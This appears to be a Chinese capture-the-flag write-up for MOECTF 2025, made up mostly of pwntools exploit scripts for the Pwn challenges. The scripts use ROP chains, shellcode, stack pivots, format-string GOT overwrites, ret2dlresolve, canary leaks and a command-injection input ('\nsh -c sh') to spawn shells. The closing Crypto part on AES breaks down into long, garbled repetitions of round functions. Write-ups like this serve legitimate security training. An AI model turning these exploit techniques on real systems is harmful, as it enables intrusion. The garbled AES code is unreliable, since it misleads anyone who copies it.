

# 炸鱼MOECTF2025

## Pwn | AK

### 0 二进制漏洞审计入门指北

#### 代码块

```
1  from pwn import *                                     # 导入 pwntools。
2  context(arch='amd64', os='linux', log_level='debug') # 一些基本的配置。
3
4  # 有时我们需要在本地调试运行程序，需要配置 context.terminal。详见入门指北。
5
6  # io = process('./pwn')                                # 在本地运行程序。
7  # gdb.attach(io)                                      # 启动 GDB
8  io = connect(ip, port)                               # 与在线环境交互。
9  io.sendline(b'114511')                                # 什么时候用 send 什么时候用 sendline?
10
11 payload = p32(0xdeadbeef)                           # p32(0xdeadbeef)、b"\xde\xad\xbe\xef"、
12 b"deadbeef" 有什么区别?                            # 你看懂原程序这里的检查逻辑了吗?
13 payload += b'shuijianguい'                         # strcmp
14
15 io.sendafter(b'password.', payload) # 发送！通过所有的检查。
16
17 io.interactive()                                    # 手动接收 flag。
```

### 1 ez\_u64

#### 代码块

```
1  from pwn import *
2
3  sh = remote('127.0.0.1', 55745)
4
5  sh.recvuntil('hint.')
6  payload = u64(sh.recv(8))
7  success(hex(payload))
8  sh.sendlineafter('>', str(payload))
9
10 sh.interactive()
```

## 1 find it

nc上去直接手输

```
1 /flag  
2 1
```

## 2 EZtext

代码块

```
1 from pwn import *  
2  
3 sh = remote('127.0.0.1', 57566)  
4  
5 back_door = 0x4011B6  
6 sh.sendlineafter('Then how many bytes do you need to overflow the  
stack?', str(0x30))  
7 ret_addr = 0x40101a  
8 payload = cyclic(0x8) + p64(0xdeadbeef) + p64(ret_addr) + p64(back_door)  
9 sh.send(payload)  
10 sh.interactive()
```

## 2 ezshellcode

代码块

```
1 from pwn import *  
2 context(arch='amd64', os='linux', log_level='debug')  
3  
4 sh = remote('127.0.0.1', 63370)  
5 shellcode = asm(shellcraft.sh())  
6 sh.sendlineafter('I will give you some choices. Choose wisely!', str(4))  
7 sh.sendlineafter('think about the permissions you just set.', shellcode)  
8 sh.interactive()
```

## 3 认识libc

代码块

```
1 from pwn import *  
2 context(arch='amd64', os='linux', log_level='debug')  
3  
4 sh = remote('127.0.0.1', 65137)
```

```
5 libc = ELF('./libc.so.6')
6
7 sh.recvuntil('A gift of forbidden knowledge, the location of \'printf\': ')
8 leak = int(sh.recv(14),16)
9 success(hex(leak))
10 libc.address = leak - libc.symbols['printf']
11 pop_rdi = libc.address + 0x2a3e5
12 ret = libc.address + 0xf4159
13 payload = cyclic(0x40) + p64(0xdeadbeef) + p64(ret) + p64(pop_rdi) +
p64(next(libc.search('/bin/sh\x00')))) + p64(libc.symbols['system'])
14 sh.sendafter('> ',payload)
15 sh.interactive()
```

## boom

### 代码块

```
1 #!/usr/bin/env python3
2 import contextvars
3
4 from pwn import *
5 from ctypes import CDLL
6 import time
7
8 context.arch = 'amd64'
9 context.log_level = 'debug'
10 context.terminal = ['tmux', 'splitw', '-h']
11
12 back_door = 0x401276
13 ret = 0x40101a
14
15 def exploit():
16     # 加载libc并设置随机种子
17     libc = CDLL('libc.so.6')
18     current_time = int(time.time())
19     libc.srand(current_time)
20     #gdb.attach(io, 'b*0x401410|nc')
21
22     canary = libc.rand() % 114514
23     success(hex(canary))
24
25     payload = p64(0xdeadbeef)
26     payload += (p32(canary) * 36)
27     payload += p64(ret) + p64(back_door)
28     success(hex(len(payload)))
29
```

```
30     io.recvuntil('y/n')
31     io.sendline('y')
32     io.recvuntil('Enter your message: ')
33
34     io.sendline(payload)
35     io.interactive()
36
37
38
39 #io = process('./pwn')
40 io = remote('127.0.0.1',64573)
41 exploit()
```

## boom\_revenge

### 代码块

```
1  #!/usr/bin/env python3
2  import contextvars
3
4  from pwn import *
5  from ctypes import CDLL
6  import time
7
8  context.arch = 'amd64'
9  context.log_level = 'debug'
10 context.terminal = ['tmux', 'splitw', '-h']
11
12 back_door = 0x401276
13 ret = 0x40101a
14
15 def exploit():
16     # 加载libc并设置随机种子
17     libc = CDLL('./libc-2.23.so')
18     current_time = int(time.time())
19     libc.srand(current_time)
20     #gdb.attach(io, 'b*0x401410|nc')
21
22     canary = libc.rand() % 114514
23     success(hex(canary))
24
25     payload = p64(0xdeadbeef)
26     payload += (p32(canary) * 36)
27     payload += p64(ret) + p64(back_door)
28     success(hex(len(payload)))
29
```

```

30     io.recvuntil('(y/n)')
31     io.sendline('y')
32     io.recvuntil('Enter your message: ')
33
34     io.sendline(payload)
35     io.interactive()
36
37
38
39 #io = process('./pwn')
40 io = remote('127.0.0.1',64573)
41 exploit()

```

## No way to leak!

我最喜欢的dlresolve 我要护食就不展示我自己写的link\_map板子了

### 代码块

```

1  from pwn import *
2
3  context.arch = "amd64"
4  context.log_level = "debug"
5  context.terminal = ["tmux", "splitw", "-h"]
6
7  from pwn import flat
8
9
10
11
12 def main():
13     #sh = process('./pwn')
14     sh = remote('127.0.0.1',50993)
15     elf = ELF('./pwn')
16     #gdb.attach(sh, 'b *0x401187|nc')
17     libc = ELF("./libc-2.31.so")
18     pop_rdi = 0x40115E
19     pop_rsi = 0x401160
20     pop_rbp = 0x401163
21     leave_ret = 0x401188
22     _dl_runtime_resolve_addr = 0x401026
23     bss = elf.bss(0xA08)
24     read_addr = elf.sym['read']
25     ret_addr = 0x40101a
26     payload = cyclic(0x70) + p64(0xdeadbeef) + p64(pop_rsi) + p64(bss) +
p64(read_addr) + p64(pop_rsi) + p64(bss+0x100) + p64(read_addr) + p64(pop_rbp)
+ p64(bss - 8) + p64(leave_ret)

```

```

27     sh.send(payload)
28
29     fake_inkmap_addr = bss + 0x100
30     fake_inkmap, custom_data_addr = forge_linkmap(
31         linkmap_addr=fake_inkmap_addr,
32         known libc_RVA=libc.sym['read'],
33         call libc_RVA=libc.sym['system'],
34         known elf_got_VA=elf.got['read'],
35         bss_base=bss,
36         custom_data=b"/bin/sh\x00"
37     )
38
39
40     payload = p64(ret_addr) + p64(pop_rdi) + p64(custom_data_addr) +
41     p64(_dl_runtime_resolve_addr) + p64(fake_inkmap_addr) + p64(0)
42     success(hex(fake_inkmap_addr))
43     success(hex(bss+0x100))
44     sh.send(payload)
45     sleep(8)
46     sh.send(fake_inkmap)
47     sh.interactive()
48
49 if __name__ == "__main__":
50     main()

```

## fmt

注意leak1发送时得去掉末尾的\x00，要不然会拼接到leak2发送的低1byte

### 代码块

```

1  from pwn import *
2
3  #sh = process('./pwn')
4  sh = remote('127.0.0.1', 57232)
5  context.terminal = ["tmux", "splitw", "-h"]
6  payload = '%10$pAAAA%7$\$'
7  sh.sendlineafter('Hey there, little one, what\'s your name?', payload)
8  sh.recvuntil('Nice to meet you,')
9  leak1 = int(sh.recv(12), 16)
10 success(hex(leak1))
11 sh.recvuntil('AAAA')
12 leak2 = sh.recvline().rstrip(b'\n')
13 print(leak2)
14 hex_str = "0x" + leak2[::-1].hex()
15 print(hex_str)

```

```
16 leak2 = int(hex_str,16)
17 success(hex(leak2))
18 #gdb.attach(sh)
19 packed = p64(leak1)
20 payload = packed[:-1]
21 sh.sendafter('Can you find them?',payload)
22
23 sh.sendafter('Yeah,another one?',p64(leak2))
24 sh.interactive()
```

## randomlock

### 代码块

```
1 from pwn import *
2
3 sh = remote('127.0.0.1',58027)
4 #sh = process('./pwn')
5
6 def add(payload):
7     sh.sendlineafter('>',str(payload))
8
9 add(9383)
10 add(886)
11 add(2777)
12 add(6915)
13 add(7793)
14 add(8335)
15 add(5386)
16 add(492)
17 add(6649)
18 add(1421)
19
20 sh.interactive()
```

## str\_check

### 代码块

```
1 from pwn import *
2
3 #sh = process('./pwn')
4 sh = remote('127.0.0.1', 60457)
5
6 back_door = 0x401236
7 ret = 0x40101a
```

```
8 payload = b'meow'
9 payload = payload.ljust(0x28,b'\x00')
10 payload += p64(ret) + p64(back_door)
11
12 sh.sendlineafter('What can u say?',payload)
13 sh.sendlineafter('So,what size is it?',str(len(payload)))
14 sh.interactive()
```

## syslock

### 代码块

```
1 from pwn import *
2 context.terminal = ["tmux", "splitw", "-h"]
3 #sh = process('./pwn')
4 sh = remote('127.0.0.1',54367)
5 #gdb.attach(sh,'b *0x40127F\nc')
6 elf = ELF('./pwn')
7 main = 0x4012BB
8 ret_addr = 0x40101a
9 syscall_addr = 0x401230
10 bins_sh = 0x404084
11 pop_rdi_rsi_rdx = 0x401240
12 pop_rax = 0x401244
13 sh.sendafter('choose mode\n',str(-32))
14 payload = p32(59) + b'/bin/sh'
15 sh.sendafter('Input your password\n',payload)
16
17 payload = cyclic(0x40) + p64(0xdeadbeef) + p64(pop_rdi_rsi_rdx) +
    p64(bins_sh) + p64(0) + p64(0) + p64(pop_rax) + p64(0x3b) + p64(syscall_addr)
    + p64(main)
18 sh.sendafter('Developer Mode.\n',payload)
19 sh.interactive()
```

## xdulaker

### 代码块

```
1 from pwn import *
2
3 #sh = process('./pwn')
4 sh = remote('127.0.0.1',58792)
5
6 def cmd(x):
7     sh.sendlineafter('>',str(x))
8
```

```

9  def pull():
10     cmd(1)
11
12 def photo(data):
13     cmd(2)
14     sh.sendafter('Hey,what\'s your name?! ',data)
15
16 def laker(data):
17     cmd(3)
18     sh.sendafter('welcome,xdulaker',data)
19
20 pull()
21 sh.recvuntil('give you a gift:')
22 leak = int(sh.recv(14),16)
23 success(hex(leak))
24
25 offset = leak - 0x4010
26 backdoor_addr = offset + 0x1249
27 ret_addr = offset + 0x101a
28
29 payload = cyclic(0x20) + b'xdulaker'
30 photo(payload)
31
32 payload = cyclic(0x30) + p64(0xdeadbeef) + p64(ret_addr) + p64(backdoor_addr)
33 laker(payload)
34
35 sh.interactive()

```

## easylibc

远程得劫持到start，劫持到main本地能通，远程通不了

### 代码块

```

1  from pwn import *
2
3  sh = remote('127.0.0.1',57401)
4  #sh = process('./pwn')
5  elf = ELF('./pwn')
6  libc = ELF('./libc.so.6')
7
8  sh.recvuntil('How can I use ')
9  leak = int(sh.recv(14),16)
10 success(hex(leak))
11 offset = leak - 0x1060
12 start_addr = offset + 0x10C0
13 payload = cyclic(0x20) + p64(0xdeadbeef) + p64(start_addr)

```

```

14 sh.send(payload)
15 sh.recvuntil('How can I use ')
16 leak2 = int(sh.recv(14),16)
17 success(hex(leak2))
18 libc.address = leak2 - libc.sym['read']
19 pop_rdi = libc.address + 0x2a3e5
20 ret = offset + 0x101a
21 payload = cyclic(0x20) + p64(0xdeadbeef) + p64(pop_rdi) +
p64(next(libc.search('/bin/sh\x00')))) + p64(ret) + p64(libc.sym['system'])
22 sh.send(payload)
23 sh.interactive()

```

## ezpivot

这题由于system仅仅是引入了符号，并非初始化，所以在第一次初始化时会进行大量的抬栈操作，所以栈迁移时得往很高的地址去迁移

### 代码块

```

1 from pwn import *
2 context.terminal = ["tmux", "splitw", "-h"]
3 #sh = process('./pwn')
4 sh = remote('127.0.0.1',53846)
5 elf = ELF('./pwn')
6
7 ret_addr = 0x40101a
8 pop_rdi = 0x401219
9 bss_addr = 0x404060+0x800
10 pivot_addr = bss_addr - 0x8
11 leave_ret = 0x40120f
12
13 sh.sendlineafter('the length of your introduction.',str(-1))
14 payload = cyclic(0x800) + p64(pop_rdi) + p64(bss_addr+0x100) +
p64(elf.symbols['system'])
15 payload = payload.ljust(0x900,b'\x00')
16 payload += b'/bin/sh\x00'
17 sh.send(payload)
18 payload = cyclic(0xc) + p64(pivot_addr) + p64(leave_ret)
19 sh.sendafter('Now, please tell us your phone number:',payload)
20
21 sh.interactive()

```

## ezprotection

cananry绕过第一次输入覆盖掉他的\x00，第二次put带出canry，pie由于分页机制，低12bit不变，爆破就完了，backdoor绕过，直接填最后一部分的open flag地址就行了

## 代码块

```
1 from pwn import *
2 context.terminal = ["tmux", "splitw", "-h"]
3
4 #sh = process('./pwn')
5 sh = remote('127.0.0.1',60990)
6 #gdb.attach(sh)
7 payload = cyclic(0x18) + b'\xff'
8 sh.sendafter(b'watching over you.', payload)
9
10
11 sh.recvuntil(b'\xff')
12 rest = sh.recv(7)
13 canary = u64(b'\x00' + rest)
14 success(hex(canary))
15
16 payload = cyclic(0x18) + p64(canary) + p64(0xdeadbeef) + p16(0x627D)
17 sh.sendafter('you still won',payload)
18 sh.interactive()
```

## hardpivot

这题就是多次栈迁移，很典的一道

## 代码块

```
1 from pwn import *
2
3 context.terminal=['tmux','splitw','-h']
4 elf = ELF('./pwn')
5 libc = ELF('./libc.so.6')
6 #sh = process('./pwn')
7 sh = remote('127.0.0.1',59109)
8
9 ret = 0x40101a
10 bss = elf.bss() + 0x500
11 vuln_read = 0x401264
12 leave_ret = 0x40127b
13 pop_rdi = 0x40119e
14 pop_rbp = 0x40117d
15 puts_got = elf.got['puts']
16 puts_plt = elf.plt['puts']
17
18 payload1 = cyclic(0x40) + p64(bss + 0x40) + p64(vuln_read)
19 sh.sendafter('> ',payload1)
20
```

```

21 payload2 = p64(pop_rdi) + p64(puts_got) + p64(puts_plt) # leak-libc
22 payload2 += p64(pop_rbp) + p64(bss + 0x200 + 0x40) + p64(vuln_read)
23 payload2 = payload2.ljust(0x40, b'\x00')
24 payload2 += p64(bss - 8) + p64(leave_ret) #将rsp校准到bss上
25 sh.send(payload2)
26
27 leak = u64(sh.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
28 libc.address = leak - libc.sym['puts']
29 success(hex(leak))
30
31 payload3 = (p64(pop_rdi) + p64(next(libc.search('/bin/sh\x00')))) +
32 p64(libc.sym['system']).ljust(0x40, b'\x00')
33 payload3 += p64(bss + 0x200 - 0x8) + p64(leave_ret) #将rsp校准到bss+0x200上
34 sh.send(payload3)
35 sh.interactive()

```

## Sandbox

open被禁用可以用openant代替

### 代码块

```

1 from pwn import *
2 context(os='linux', arch='amd64', log_level='debug')
3 context.terminal=['tmux','splitw','-h']
4
5 elf = ELF('./pwn')
6 #sh = process('./pwn')
7 sh = remote('127.0.0.1',59692)
8 bss_addr = 0x4CEB60
9 pop_rdi = 0x401a40
10 pop_rsi = 0x401a42
11 pop_rdx = 0x401a44
12 pop_rax = 0x44bbbb
13 pop_rsp = 0x4121a8
14 syscall = 0x422e76
15
16 payload = p64(pop_rdi) + flat(-100) + p64(pop_rsi) + p64(bss_addr+0xE0) +
17 p64(pop_rdx) + p64(0) + p64(pop_rax) + p64(257) + p64(syscall)
18 payload += p64(pop_rdi) + flat(3) + p64(pop_rsi) + p64(bss_addr+0x200) +
19 p64(pop_rdx) + p64(0x100) + p64(pop_rax) + p64(0) + p64(syscall)
20 payload += p64(pop_rdi) + flat(1) + p64(pop_rsi) + p64(bss_addr+0x200) +
21 p64(pop_rdx) + p64(0x100) + p64(pop_rax) + p64(1) + p64(syscall)
22 payload =payload.ljust(0xE0,b'\x00')
23 payload += b'/flag\x00'
24 sh.sendafter('You have a box, fill it.',payload)
25 payload = p32(0xdeadbeef) + p32(1)

```

```
23 payload += p64(pop_rsp) + p64(bss_addr) + p64(0xdeadbeef) * 6
24
25 sh.sendafter('Now, leave your name..',payload)
26
27 sh.interactive()
```

## inject

### 代码块

```
1 from pwn import *
2
3 #sh = process('./pwn')
4 sh = remote('127.0.0.1',57452)
5
6 sh.sendlineafter('Your choice: ',str(4))
7
8 payload = "\nsh -c sh"
9 sh.sendafter('Enter host to ping: ',payload)
10
11 sh.interactive()
```

## call\_it

### 代码块

```
1 from pwn import *
2
3 elf = ELF('./pwn')
4 #sh = process('./pwn')
5 sh = remote('127.0.0.1', 56758)
6 context.terminal = ["tmux", "splitw", "-h"]
7 #gdb.attach(sh, 'b *0x401106|nc')
8 jop_addr = 0x401235
9 start = 0x401020
10 def cmd(x):
11     sh.sendlineafter('Choose your gesture:',str(x))
12
13 for i in range(8):
14     cmd(9)
15 payload = p64(jop_addr) + p32(0x4040F8)
16 payload = payload.ljust(15, b'\x00')
17 cmd(1)
18 sh.sendafter('What should I say after this gesture? ',payload)
```

```

19 cmd(2)
20 payload = p64(0x401228) + b'/bin/sh'
21 payload = payload.ljust(15, b'\x00')
22 sh.sendlineafter('What should I say after this gesture? ', payload)
23
24 for i in range(6):
25     cmd(1)
26     sh.sendlineafter('What should I say after this gesture? ', payload)
27
28 sh.interactive()

```

## fmt\_s

### 代码块

```

1 from pwn import *
2 #io=process('./pwn')
3 io = remote('127.0.0.1', 60326)
4 libc=ELF('./libc.so.6')
5 #def bug():
6 #    gdb.attach(io,"b *0x401332\nc")
7 io.recvuntil(b"You start talking to him...\n")
8 io.send(b"%8$p")
9 stack=int(io.recv(14),16)-4+3
10 print(hex(stack))
11 io.sendafter(b"You enraged the monster-prepare for battle!\n",p64(0))
12 #-----
13 io.recvuntil(b"You start talking to him...\n")
14 target=stack&0xffff
15 print(hex(target))
16 io.send(f"%{target}c%6$hn".encode())
17 io.sendafter(b"You enraged the monster-prepare for battle!\n",p64(0))
18 #-----
19 io.recvuntil(b"You start talking to him...\n")
20 payload=f"%{0x90}c%47$hhn\x00".encode()
21 io.send(payload)
22 io.sendafter(b"You enraged the monster-prepare for battle!\n",p64(0))
23 #-----
24 def s(payload):
25     io.recvuntil(b"You start talking to him...\n")
26     io.send(payload)
27     io.sendafter(b"You enraged the monster-prepare for battle!\n",p64(0))
28 got=0x404028
29 stack=stack+1+0x70
30 target=stack&0xffff

```

```

31 payload=f"#{target}c%6$hn".encode()
32 s(payload)
33 payload=f"%47$lln#{got&0xff}c%47$hhn\x00".encode()
34 s(payload)
35 payload=f"#{target+1}c%6$hn\x00".encode()
36 s(payload)
37 payload=f"%{(got>>8)&0xff}c%47$hhn\x00".encode()
38 s(payload)
39 payload=f"#{target+2}c%6$hn\x00".encode()
40 s(payload)
41 payload=f"%{(got>>16)&0xff}c%47$hhn\x00".encode()
42 s(payload)
43 #-----
44 -----
44 got=0x404028+2
45 stack=stack+0x10
46 target=stack&0xffff
47 payload=f"#{target}c%6$hn".encode()
48 s(payload)
49 payload=f"%{got&0xff}c%47$hhn\x00".encode()
50 s(payload)
51 payload=f"#{target+1}c%6$hn\x00".encode()
52 s(payload)
53 payload=f"%{(got>>8)&0xff}c%47$hhn\x00".encode()
54 s(payload)
55 payload=f"#{target+2}c%6$hn\x00".encode()
56 s(payload)
57 payload=f"%{(got>>16)&0xff}c%47$hhn\x00".encode()
58 s(payload)
59 =====
60 system=0x4010E0
61 payload=f"%26$lln%{0x40}c%28$hhn%{0x10e0-0x40}c%26$hn"
62 s(payload) #26,28
63 io.recvuntil(b"You start talking to him...\n")
64 io.send(b"aaa;sh;a")
65
66 io.interactive()

```

## fmt\_t

### 代码块

```

1 from pwn import *
2 #io=process('./pwn')
3 io = remote('127.0.0.1', 62040)

```

```

4  libc=ELF('./libc.so.6')
5
6  got=0x404018
7  io.send(b"%3$p\x00")
8  base=int(io.recv(14),16)-0x1147e2
9  print(hex(base))
10 io.recvuntil(b"You've reached the level 5 of hell.")
11 io.send(b'sh;%')
12
13 io.recvuntil(b"You've reached the level 16 of hell.")
14 io.send(p64(got)+p64(got+2)[:1])#18,19
15 io.recvuntil(b"You've reached the level 27 of hell.")
16 system=base+libc.sym.system
17 print(hex(system))
18 print(hex(system&0xffff))
19 print(hex((system>>16)&0xff))
20 payload=f"%{(system>>16)&0xff}c%25$hn%{(system&0xffff)-
((system>>16)&0xff)}c%24$hn".encode()
21 payload=payload.ljust(27,b'\x00')
22 io.send(payload)
23
24
25 io.interactive()

```

## Crypto

### ezAES

#### 代码块

```

1  rc = [0x12, 0x23, 0x34, 0x45, 0x56, 0x67, 0x78, 0x89, 0x9a, 0xab, 0xbc, 0xcd,
0xde, 0xef,0xf1]
2
3  s_box = [
4      [0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67,
0x2b, 0xfe, 0xd7, 0xab, 0x76],
5      [0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2,
0xaf, 0x9c, 0xa4, 0x72, 0xc0],
6      [0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5,
0xf1, 0x71, 0xd8, 0x31, 0x15],
7      [0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80,
0xe2, 0xeb, 0x27, 0xb2, 0x75],
8      [0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6,
0xb3, 0x29, 0xe3, 0x2f, 0x84],
9      [0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe,
0x39, 0x4a, 0x4c, 0x58, 0xcf],

```

```

10          [0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02,
11          0x7f, 0x50, 0x3c, 0x9f, 0xa8],
12          [0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda,
13          0x21, 0x10, 0xff, 0xf3, 0xd2],
14          [0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e,
15          0x3d, 0x64, 0x5d, 0x19, 0x73],
16          [0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8,
17          0x14, 0xde, 0x5e, 0x0b, 0xdb],
18          [0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac,
19          0x62, 0x91, 0x95, 0xe4, 0x79],
20          [0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4,
21          0xea, 0x65, 0x7a, 0xae, 0x08],
22          [0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74,
23          0x1f, 0x4b, 0xbd, 0x8b, 0x8a],
24          [0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57,
25          0xb9, 0x86, 0xc1, 0x1d, 0x9e],
26          [0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87,
27          0xe9, 0xce, 0x55, 0x28, 0xdf],
28          [0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d,
29          0x0f, 0xb0, 0x54, 0xbb, 0x16]
30      ]
31
32  s_box_inv = [
33      [0x52, 0x09, 0x6a, 0xd5, 0x30, 0x36, 0xa5, 0x38, 0xbf, 0x40, 0xa3,
34      0x9e, 0x81, 0xf3, 0xd7, 0xfb],
35      [0x7c, 0xe3, 0x39, 0x82, 0x9b, 0x2f, 0xff, 0x87, 0x34, 0x8e, 0x43,
36      0x44, 0xc4, 0xde, 0xe9, 0xcb],
37      [0x54, 0x7b, 0x94, 0x32, 0xa6, 0xc2, 0x23, 0x3d, 0xee, 0x4c, 0x95,
38      0x0b, 0x42, 0xfa, 0xc3, 0x4e],
39      [0x08, 0x2e, 0xa1, 0x66, 0x28, 0xd9, 0x24, 0xb2, 0x76, 0x5b, 0xa2,
40      0x49, 0x6d, 0x8b, 0xd1, 0x25],
41      [0x72, 0xf8, 0xf6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xd4, 0xa4, 0x5c,
42      0xcc, 0x5d, 0x65, 0xb6, 0x92],
43      [0x6c, 0x70, 0x48, 0x50, 0xfd, 0xed, 0xb9, 0xda, 0x5e, 0x15, 0x46,
44      0x57, 0xa7, 0x8d, 0x9d, 0x84],
45      [0x90, 0xd8, 0xab, 0x00, 0x8c, 0xbc, 0xd3, 0xa, 0xf7, 0xe4, 0x58,
46      0x05, 0xb8, 0xb3, 0x45, 0x06],
47      [0xd0, 0x2c, 0x1e, 0x8f, 0xca, 0x3f, 0x0f, 0x02, 0xc1, 0xaf, 0xbd,
48      0x03, 0x01, 0x13, 0x8a, 0x6b],
49      [0x3a, 0x91, 0x11, 0x41, 0x4f, 0x67, 0xdc, 0xea, 0x97, 0xf2, 0xcf,
50      0xce, 0xf0, 0xb4, 0xe6, 0x73],
51      [0x96, 0xac, 0x74, 0x22, 0xe7, 0xad, 0x35, 0x85, 0xe2, 0xf9, 0x37,
52      0xe8, 0x1c, 0x75, 0xdf, 0x6e],
53      [0x47, 0xf1, 0x1a, 0x71, 0x1d, 0x29, 0xc5, 0x89, 0x6f, 0xb7, 0x62,
54      0x0e, 0xaa, 0x18, 0xbe, 0x1b],
55      [0xfc, 0x56, 0x3e, 0x4b, 0xc6, 0xd2, 0x79, 0x20, 0x9a, 0xdb, 0xc0,
56      0xfe, 0x78, 0xcd, 0x5a, 0xf4],
57  ]

```

```
35             [0x1f, 0xdd, 0xa8, 0x33, 0x88, 0x07, 0xc7, 0x31, 0xb1, 0x12, 0x10,
36             0x59, 0x27, 0x80, 0xec, 0x5f],
37             [0x60, 0x51, 0x7f, 0xa9, 0x19, 0xb5, 0x4a, 0xd, 0x2d, 0xe5, 0x7a,
38             0x9f, 0x93, 0xc9, 0x9c, 0xef],
39             [0xa0, 0xe0, 0x3b, 0x4d, 0xae, 0x2a, 0xf5, 0xb0, 0xc8, 0xeb, 0xbb,
40             0x3c, 0x83, 0x53, 0x99, 0x61],
41             [0x17, 0x2b, 0x04, 0x7e, 0xba, 0x77, 0xd6, 0x26, 0xe1, 0x69, 0x14,
42             0x63, 0x55, 0x21, 0x0c, 0x7d]
43         ]
44
45     def sub_bytes(grid):
46         for i, v in enumerate(grid):
47             grid[i] = s_box[v >> 4][v & 0xf]
48
49     def inv_sub_bytes(grid):
50         for i, v in enumerate(grid):
51             grid[i] = s_box_inv[v >> 4][v & 0xf]
52
53     def shift_rows(grid):
54         for i in range(4):
55             grid[i::4] = grid[i::4][i:] + grid[i::4][:i]
56             grid = grid[0::4] + grid[1::4] + grid[2::4] + grid[3::4]
57
58     def inv_shift_rows(grid):
59         for i in range(4):
60             grid[i::4] = grid[i::4][-i:] + grid[i::4][:i]
61             grid = grid[0::4] + grid[1::4] + grid[2::4] + grid[3::4]
62
63     def mix_columns(grid):
64         def mul_by_2(n):
65             s = (n << 1) & 0xff
66             if n & 128:
67                 s ^= 0x1b
68             return s
69
70         def mul_by_3(n):
71             return n ^ mul_by_2(n)
72
73         def mix_column(c):
74             return [
75                 mul_by_2(c[0]) ^ mul_by_3(c[1]) ^ c[2] ^ c[3], # [2 3 1 1]
76                 c[0] ^ mul_by_2(c[1]) ^ mul_by_3(c[2]) ^ c[3], # [1 2 3 1]
77                 c[0] ^ c[1] ^ mul_by_2(c[2]) ^ mul_by_3(c[3]), # [1 1 2 3]
78                 mul_by_3(c[0]) ^ c[1] ^ c[2] ^ mul_by_2(c[3]), # [3 1 1 2]
79             ]
80
81         for i in range(0, 16, 4):
82             grid[i:i+4] = mix_column(grid[i:i+4])
83
84     sub_bytes(grid)
85     inv_sub_bytes(grid)
86     shift_rows(grid)
87     inv_shift_rows(grid)
88     mix_columns(grid)
89
90     sub_bytes(grid)
91     inv_sub_bytes(grid)
92     shift_rows(grid)
93     inv_shift_rows(grid)
94     mix_columns(grid)
95
96     sub_bytes(grid)
97     inv_sub_bytes(grid)
98     shift_rows(grid)
99     inv_shift_rows(grid)
100    mix_columns(grid)
101
102    sub_bytes(grid)
103    inv_sub_bytes(grid)
104    shift_rows(grid)
105    inv_shift_rows(grid)
106    mix_columns(grid)
107
108    sub_bytes(grid)
109    inv_sub_bytes(grid)
110    shift_rows(grid)
111    inv_shift_rows(grid)
112    mix_columns(grid)
113
114    sub_bytes(grid)
115    inv_sub_bytes(grid)
116    shift_rows(grid)
117    inv_shift_rows(grid)
118    mix_columns(grid)
119
120    sub_bytes(grid)
121    inv_sub_bytes(grid)
122    shift_rows(grid)
123    inv_shift_rows(grid)
124    mix_columns(grid)
125
126    sub_bytes(grid)
127    inv_sub_bytes(grid)
128    shift_rows(grid)
129    inv_shift_rows(grid)
130    mix_columns(grid)
131
132    sub_bytes(grid)
133    inv_sub_bytes(grid)
134    shift_rows(grid)
135    inv_shift_rows(grid)
136    mix_columns(grid)
137
138    sub_bytes(grid)
139    inv_sub_bytes(grid)
140    shift_rows(grid)
141    inv_shift_rows(grid)
142    mix_columns(grid)
143
144    sub_bytes(grid)
145    inv_sub_bytes(grid)
146    shift_rows(grid)
147    inv_shift_rows(grid)
148    mix_columns(grid)
149
150    sub_bytes(grid)
151    inv_sub_bytes(grid)
152    shift_rows(grid)
153    inv_shift_rows(grid)
154    mix_columns(grid)
155
156    sub_bytes(grid)
157    inv_sub_bytes(grid)
158    shift_rows(grid)
159    inv_shift_rows(grid)
160    mix_columns(grid)
161
162    sub_bytes(grid)
163    inv_sub_bytes(grid)
164    shift_rows(grid)
165    inv_shift_rows(grid)
166    mix_columns(grid)
167
168    sub_bytes(grid)
169    inv_sub_bytes(grid)
170    shift_rows(grid)
171    inv_shift_rows(grid)
172    mix_columns(grid)
173
174    sub_bytes(grid)
175    inv_sub_bytes(grid)
176    shift_rows(grid)
177    inv_shift_rows(grid)
178    mix_columns(grid)
179
180    sub_bytes(grid)
181    inv_sub_bytes(grid)
182    shift_rows(grid)
183    inv_shift_rows(grid)
184    mix_columns(grid)
185
186    sub_bytes(grid)
187    inv_sub_bytes(grid)
188    shift_rows(grid)
189    inv_shift_rows(grid)
190    mix_columns(grid)
191
192    sub_bytes(grid)
193    inv_sub_bytes(grid)
194    shift_rows(grid)
195    inv_shift_rows(grid)
196    mix_columns(grid)
197
198    sub_bytes(grid)
199    inv_sub_bytes(grid)
200    shift_rows(grid)
201    inv_shift_rows(grid)
202    mix_columns(grid)
203
204    sub_bytes(grid)
205    inv_sub_bytes(grid)
206    shift_rows(grid)
207    inv_shift_rows(grid)
208    mix_columns(grid)
209
210    sub_bytes(grid)
